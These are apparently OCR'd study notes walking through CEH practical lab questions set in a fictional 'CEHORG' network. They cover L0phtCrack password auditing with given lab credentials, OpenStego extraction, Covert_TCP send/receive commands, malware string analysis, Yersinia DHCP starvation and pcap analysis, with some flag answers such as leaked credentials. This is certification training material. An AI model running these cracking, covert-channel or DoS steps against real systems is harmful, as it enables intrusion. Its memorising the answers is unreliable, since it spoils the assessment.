
`Note: Use Administrator/C$CPa$$ when asked for credentials.`
`Format: aaaaaaaN`

Ans: From windows->E drive->CEHTools->M6 System Hacking->Password crack-> installl L0phtCrack (it's a password auditing tool)

-> gather the ip address of the system (10.10.....)

->open L0phtCrack -> Password Auditing wizard option->Intro(next)->select ,machine type(windows)->windows import(remote machine option)->host ip(identify from gievn ips...10.10...in my case+ use specific cred: `Administrator/C$CPa$$ as uname & pass + domain: CEHORG.com`)-> quick password audit option->next->next->next->finish

-> now Look for "Adam" inthe list and submit its password as flag.



5. **The incident response team has intercepted an image file from a communication that is supposed to have just text.**

You are asked to investigate the file and check if it contains any hidden information. Find out the information hidden in the file.

Note: The `vacation.bmp` file is located at:
`C:\Users\Admin\Documents` in **EH Workstation – 2** machine.
Format: AAAANNNNNNNN


From windows->E drive->CEHTools->M6 System Hacking->Steg->image->OpenStego

6. A disgruntled employee in CEHORG has used the **Covert_TCP** utility to share a secret message with another user in the CEHORG network.
Covert_TCP manipulates the **TCP/IP header** of the data packets to send a file one byte at a time from any host to a destination.
It can be used to hide the data inside IP header fields.
The employee used the IP ID field to hide the message.

The network capture file **`Capture.pcapng`** has been retained in:
`C:\Users\Administrator\Documents` of the **EH Workstation – 2** machine.

Analyze the session to get the message that was transmitted.
Format: AN*AN*AN

Link:
https://www.youtube.com/watch?v=aNHW1A_rpNs&list=PLZEA2EJpqSWfouVNPkl37AWEVCj6A2mdz&index=5&ab_channel=ThePentesterGuy



Flags can't be obtained with tcp.
So download covert_TCP.c code file from online.

Identify src and dst port from the pcap file.

-> To make/send for practice: command: ./covert_tcp –source 10.0.2.15 -dest 10.0.2.4 -source_port 9999 –dest_port 8888 –file secret.txt

-> ./covert_tcp –source 10.0.2.15 -source_port 8888 –server –file receive.txt


++

Walkthrough on how to solve if .pcap file is given:
****https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/5-System-Hacking/10-Covert_TCP.md

7. You are a **malware analyst** working for CEHORG. During your assessment within your organisation's network, you found a malware **face.exe.**
The malware is extracted and placed at:
C:\Users\Admin\Documents in the **EH Workstation – 2** machine.

Task: Analyze the malware and find out the **File position for KERNEL32.dll text.**

Hint: Exclude zeros.
Format: AANN



-> E drive->CEHTools->CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText


->browse the `KERNEL32.dll> there maybe more than one pos.->search which one matches the given format(lellter_num)`

8. Analyze an **ELF executable** (`Sample-ELF`) file placed at:(entrypoint) or (PEiD) `C:\Users\Admin\Documents` in the **EH Workstation – 2** machine.

Task: Determine the **CPU Architecture** it was built for.

Format: `AAAAAANN`


-> Use DIE DetectItEasy tool->open elf file->fileinfo->Architecture.




9. **Perform Windows service monitoring** and find out the **service type associated with display name "afunix"**.

Format: aaaaa

-> E drive->CEHTools->CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Dynamic->windows service manager->run .exe tool->properties





10. **CEHORG has assigned you** to analyze the snapshot of the operating system registry and perform further steps as part of dynamic analysis.
Find out whether the **driver packages registry is changed**.

Give your response as Yes/No.
Format: Aaa

Yes

12. CEHORG suspects a possible sniffing attack on a machine in its network.
The network traffic data for the session is stored in the Documents folder in EH Workstation – 2 (Windows 11) machine as sniffsession.pcap.

Task: Analyze and find out the protocol used for sniffing.
Format: AAA

-->ARP(packet sniffing protocol)

13. Use **Yersinia** on the **"EH Workstation – 1" (Parrot Security)** machine to perform the **DHCP starvation attack**.
Analyze the network traffic generated during the attack and find the **Transaction ID** of the **DHCP Discover packets**.

Format: NaNNnaNNNN


Link: https://www.youtube.com/watch?v=IUO9gA14Q0c&ab_channel=FireShark

Time: 39:00

-> parrot-> yersinia –I

15. As an ethical hacker, you are tasked to **analyze the traffic capture file `webtraffic.pcapng`**.
Find out the **packet's ID** that uses the **ICMP protocol** to communicate.

Note: The `webtraffic.pcapng` file is located at:
`C:\Users\Administrator\Documents` in the **Documents folder on EH Workstation – 2 (Windows 11)** machine.
Format: `NaaaNN`



16. **CEHORG has found that one of its web applications — `movies.cehorg.com` — running on its network is leaking credentials in plain text.**
You have been assigned a task of **analyzing the `movies.pcap` file** and finding out the leaked credentials.

Note: The `movies.pcapng` file is located at:
`C:\Users\Administrator\Documents` in the Documents folder on **EH Workstation – 2 (Windows 11)** machine.


Make a note of the credentials obtained in this flag — it will be used in **Part 3 of the CEH Skill Check**.

Format: `Aaaaa/aaaaaaa`

====>http->post-> Jason/welcome

17. An attacker has created a **custom UDP packet** and sent it to one of the machines in the CEHORG.
You have been given a task to study the **"CustomUDP.pcapng"** file and **find the data size of the UDP packet (in bytes).**


Note: The `CustomUDP.pcapng` file is located at: `C:\Users\Administrator\Documents` in the Documents folder on **EH Workstation – 2 (Windows 11)** machine.
Format: `NNN`



16. A **denial-of-service (DoS) attack** has been launched on a target machine in the CEHORG network.
A network session file named **"DoS.pcapng"** has been captured and stored in the **Documents folder of the EH Workstation – 2** machine.

Task: Find the **IP address of the attacker's machine**.
Format: `NNN.NNN.N.NN`

->analyze/statics->ipv4 stat->destination post & addresses




****17. **CEHORG hosts a datacenter for its business clients.**
While analyzing the network traffic, it was observed that there was a **huge surge of incoming traffic from multiple sources**.

You are given a task to analyze and study the **DDoS.pcap file**.
The captured network session (**DDoS.pcapng**) is stored in the **Documents folder of the EH Workstation – 2** machine.

Task: Determine the **number of machines** that were used to initiate the attack.
Format: N

-> statics->conversation->ipv4->number of machines



Recong iLab

1. Identify the number of live machines in 172.16.0.0/24 subnet.

Ans:
https://www.reddit.com/r/CEH/comments/12yr7cd/ceh_practical_host_discovery_question/